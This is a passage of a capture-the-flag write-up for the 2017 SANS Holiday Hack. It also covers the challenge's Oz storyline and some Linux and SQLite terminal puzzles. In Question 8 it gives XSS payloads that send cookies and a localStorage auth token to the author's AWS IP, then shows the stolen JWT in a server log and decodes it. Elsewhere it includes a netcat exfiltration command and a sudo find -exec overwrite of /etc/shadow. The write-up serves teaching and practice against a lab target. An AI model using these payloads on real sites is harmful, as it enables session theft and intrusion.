11/14/2017  07:57 PM    <DIR>          inetpub
09/12/2016  11:35 AM    <DIR>          Logs
12/05/2017  05:00 PM    <DIR>          Microsoft
07/16/2016  01:23 PM    <DIR>          PerfLogs
11/15/2017  02:35 PM    <DIR>          Program Files
11/14/2017  08:24 PM    <DIR>          Program Files (x86)
11/15/2017  03:03 PM    <DIR>          python
11/14/2017  08:39 PM    <DIR>          Users
11/30/2017  06:23 PM    <DIR>          Windows
               1 File(s)      1,053,508 bytes
               9 Dir(s)  39,278,141,440 bytes free
```

Using netcat, can send it from the EMI terminal to my EC2 instance:



```
C:\>nc -w 3 18.217.55.69 1234 < GreatBookPage7.pdf
nc -w 3 18.217.55.69 1234 < GreatBookPage7.pdf
^C
```



```
ubuntu@ip-172-31-23-200:~$ nc -l -p 1234 > GreatBookPage7.pdf
^C
ubuntu@ip-172-31-23-200:~$
```

Then setup a SimpleHTTPServer and visit the page so I can retrieve to my local machine:

Regarding the Witches of Oz
Of all the varied and amazing people who inhabit the Land of Oz, the witches are among the most powerful, wielding potent magic and mesmerizing spells. They travel through the air, propelled by bubbles or broomsticks. Each witch has a very different attitude and outlook, ranging from faithful friends who are dear to us all the way down to hearts full of unwashed socks and souls full of gunk.

Question 8:

Fetch the letter to Santa from the North Pole Elf Database at http://edb.northpolechristmastown.com. Who wrote the letter?

This is unfortunately the question I never got to complete. I made a good start and was close to bypassing the authentication on edb.northpolechristmastown.com, but simply ran out of time.

There is a webpage on this server which allows for password reset requests. There is a free text field, which if you supply a basic XSS, doesn't work. Taking the hint from Minty Candycane, the XSS Filter Evasion suggests:


```
<a onmouseover="alert(document.cookie)">xxs link</a>.
```

This XSS payload does work, which therefore shows we can evade the XSS filter on the page. This doesn't get anything useful however, so attempt to get document.cookie and see if we can perform cookie injection. The XSS payload to do this is:

```
<a><img src=x onerror=this.src='http://18.217.29.201:8080/?
c='+document.cookie></a>
```

Where 18.217.29.201 is my AWS IP, therefore, it does a get request back to my IP containing document.cookie.

This doesn't work when added to CookieManager for this page however, so read the source on the webpage and it talks about a different variable that gives a token:




```
  </body>
    <script src="/js/jquery.min.js"></script>
    <script src="/js/materialize.min.js"></script>
    <script src="/js/snowflake.js"></script>
    <script src="/js/custom.js"></script>
    <script>
        if (!document.cookie) {
            window.location.href = '/';
        } else {
            token = localStorage.getItem("np-auth");
            if (token) {
                $.post( "/login", { auth_token: token }).done(function( result ) {
                    if (result.bool) {
                        window.location.href = result.link;
                    }
                })
            }
        }
    </script>
</html>
```

Can try and get this value with:

<a><img src=x onerror=this.src='http://18.218.78.104:8080/?c='+localStorage.getItem("np-auth")></a>

Which yields:




```
2.98.50.78 - - [07/Jan/2018 17:37:47] "GET /?c=null HTTP/1.1" 200 -
2.98.50.78 - - [07/Jan/2018 17:37:47] "GET /?c=null HTTP/1.1" 200 -
2.98.50.78 - - [07/Jan/2018 17:37:48] "GET /?c=null HTTP/1.1" 200 -
35.196.239.128 - - [07/Jan/2018 17:37:48] "GET /?c=eyJhbGciOiJIUzI1NiIsInR5cCI6I
kpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2
IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt
4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I HTTP/1.1" 200 -
35.196.239.128 - - [07/Jan/2018 17:37:48] "GET /?c=eyJhbGciOiJIUzI1NiIsInR5cCI6I
kpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2
IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt
4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I HTTP/1.1" 200 -
35.196.239.128 - - [07/Jan/2018 17:37:48] "GET /?c=eyJhbGciOiJIUzI1NiIsInR5cCI6I
```

The value from localStorage.getItem("np-auth") is:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I

We can then attempt to decode this with pyjwt. Need to ensure verify is set to False for this to work:



```
>>> jwt.decode(token, 'puuurzgexgull', verify=False);
{u'dept': u'Engineering', u'ou': u'elf', u'expires': u'2017-08-16 12:00:47.248093+00:00', u'uid': u'al
abaster.snowball'}
>>>
```


The key, puuurzgexgull, came from the BOLO document and was an assumption, as it's a strange word

Remaining steps on this would be to encode a new cookie, then gain access to the elf database, before performing LDAP injection, as per: https://pen-testing.sans.org/blog/2017/11/27/understanding-and-exploiting-web-based-ldap

Question 9:

Which character is ultimately the villain causing the giant snowball problem. What is the villain's motive?

By completing the **"We're off to see"** level, a chat is gained with Glinda the Good Witch, where she admits to hypnotising the abominable snowman to throw the snowballs:



NPC Conversation

Conversation with Glinda, the Good Witch

It's me, Glinda the Good Witch of Oz! You found me and ruined my genius plan!

You see, I cast a magic spell on the Abominable Snow Monster to make him throw all the snowballs at the North Pole. Why? Because I knew a giant snowball fight would stir up hostilities between the Elves and the Munchkins, resulting in all-out WAR between Oz and the North Pole. I was going to sell my magic and spells to both sides. War profiteering would mean GREAT business for me.

But, alas, you and your

As with most things in life, the motive is unfortunately greed.

Terminal Challenges


Linux Command Hijacking:

In this challenge, Bushy Evergreen needs to restart the elftalk application, but has lost the path to the elftalkd binary.

The first thing to try would be to run the *find* command to look for the missing binary. When this is done, an error message is stated, suggesting that for whatever reason, the find command is out of action.

With no find command, we need to think of a different way of achieving the same functionality. Thankfully, there are several ways to do this[6]. From the StackOverflow article, the most obvious candidate is *du -a*, which shows all files in a given directory. By running *du -a / | grep elftalk*, the path to the elftalkd binary is shown as */run/elftalk/bin/elftalkd*.

It is then possible to cd into this directory and run the elftalkd binary, thus completing the challenge.



```
elf@146c00e13b1f:~$
elf@146c00e13b1f:~$ du -a / | grep elf
0       /sys/fs/cgroup/freezer/freezer.self_freezing
4       /home/elf/.bashrc
4       /home/elf/.bash_logout
4       /home/elf/.profile
16      /home/elf
du: cannot read directory '/var/cache/ldconfig': Permission denied
du: cannot read directory '/var/cache/apt/archives/partial': Permission denied
du: cannot read directory '/var/lib/apt/lists/partial': Permission denied
7216    /run/elftalk/bin/elftalkd
7220    /run/elftalk/bin
7224    /run/elftalk
du: cannot read directory '/proc/tty/driver': Permission denied
0       /proc/self
0       /proc/thread-self
du: cannot access '/proc/24/task/24/fd/4': No such file or directory
du: cannot access '/proc/24/task/24/fdinfo/4': No such file or directory
du: cannot access '/proc/24/fd/3': No such file or directory
du: cannot access '/proc/24/fdinfo/3': No such file or directory
du: cannot read directory '/root': Permission denied
elf@146c00e13b1f:~$
elf@146c00e13b1f:~$
elf@146c00e13b1f:~$ cd /run/elftalk/bin/
elf@146c00e13b1f:/run/elftalk/bin$ ./elftalkd

        Running in interactive mode

        --== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...


--== Initialization Complete ==--

      _ ___ _       _ _      _
     | |/ _| |     | | |    | |
```


Troublesome Process Termination:

In this challenge, Sparkle Redberry is having some issues with a process that won't be killed.

By doing a ps, it can be seen that this has a PID of 8. The usual way to kill this process would be to run *kill -9 8.* Doing this has no effect – what gives?

6https://unix.stackexchange.com/questions/13496/alternative-to-find

The first thought is that perhaps there is some sort of alias keeping kill from working properly. Running alias shows that kill has been aliased to true, hence why it has no affect. By running *unalias kill*, this removes the malicious alias and allows us to kill the process.




```
elf@492475f3f330:~$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
elf          1     0  0 20:49 pts/0    00:00:00 /bin/bash /sbin/init
elf          8     1  0 20:49 pts/0    00:00:00 /usr/bin/santaslittlehelperd
elf         11     1  0 20:49 pts/0    00:00:00 /sbin/kworker
elf         12     1  0 20:49 pts/0    00:00:00 /bin/bash
elf         18    11  1 20:49 pts/0    00:00:00 /sbin/kworker
elf         49    12  0 20:49 pts/0    00:00:00 ps -ef
elf@492475f3f330:~$
elf@492475f3f330:~$
elf@492475f3f330:~$ kill -9 8
elf@492475f3f330:~$
elf@492475f3f330:~$ alias
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias kill='true'
alias killall='true'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
alias pkill='true'
alias skill='true'
elf@492475f3f330:~$ unalias kill
elf@492475f3f330:~$
elf@492475f3f330:~$
elf@492475f3f330:~$ kill -9 8
elf@492475f3f330:~$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
elf          1     0  0 20:49 pts/0    00:00:00 /bin/bash /sbin/init
elf         12     1  0 20:49 pts/0    00:00:00 /bin/bash
elf         73    12  0 20:50 pts/0    00:00:00 ps -ef
elf@492475f3f330:~$
```

Christmas song analysis:


In this challenge, Sugarplum Mary has a data analysis job to conduct. There is a SQLite database of all Christmas songs with how many times they have been liked by the elves.

By using the *schema* command, it is possible to see the structure of the tables in the database, which allows us to further query these tables.




```
sqlite> .schema songs
CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
sqlite> .schema likes
CREATE TABLE likes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);
```

By using a group by SQL query, it is possible to find the song with the most likes in the database:



```
sqlite>
sqlite> select songid, sum(like) from likes group by songid order by sum(like);
172|1501
445|1508
368|1510
238|1522
153|1529
36|1530
120|1530
82|1532
44|1533
7|1534
349|1534
```

From this we can see that songid 392 is the most popular, with 8996 likes. Which we can then look up in the songs table to see what the title is:




```
134|1719
265|1720
245|1756
392|8996
sqlite> select title from songs where id = 392;
Stairway to Heaven
sqlite>
```

NB – It is probably possible to also do this with a a join between the two tables, but in the interests of speed and pragmatism, running two separate commands still got the result that was needed.

Shadowfile restoration:


In this challenge, Shinny Upatree has managed to move the contents of the **/etc/shadow** file into **/etc/shadow.bak**, then due to the file permissions on **/etc/shadow**, can't restore the file.

Running *`sudo -ll`* shows that elf can run the find command with no password:




```
elf@8d6ceec93f9c:~$ sudo -ll
Matching Defaults entries for elf on 8d6ceec93f9c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elf may run the following commands on 8d6ceec93f9c:

Sudoers entry:
    RunAsUsers: elf
    RunAsGroups: shadow
    Options: !authenticate
    Commands:
/usr/bin/find
elf@8d6ceec93f9c:~$
```

What's more, it runs as group shadow. Examining the permissions on /etc/shadow, it allows read and write for members of the shadow group:



```
elf@f83204a21080:~$
elf@f83204a21080:~$ ls -ltr /etc/shadow
-rw-rw---- 1 root shadow 0 Dec 15 20:00 /etc/shadow
elf@f83204a21080:~$
```

Therefore I can run find with exec to copy the shadow.bak file over the /etc/shadow, which allows me to complete the challenge:



```
elf@8d6ceec93f9c:~$ sudo -g shadow /usr/bin/find /etc/shadow.bak -exec cp {}  /etc/shadow \;
elf@8d6ceec93f9c:~$
elf@8d6ceec93f9c:~$
elf@8d6ceec93f9c:~$ ls -ltr
total 0
-rw-r--r-- 1 elf elf 0 Dec 20 23:06 ;
elf@8d6ceec93f9c:~$ inspect_da_box
```

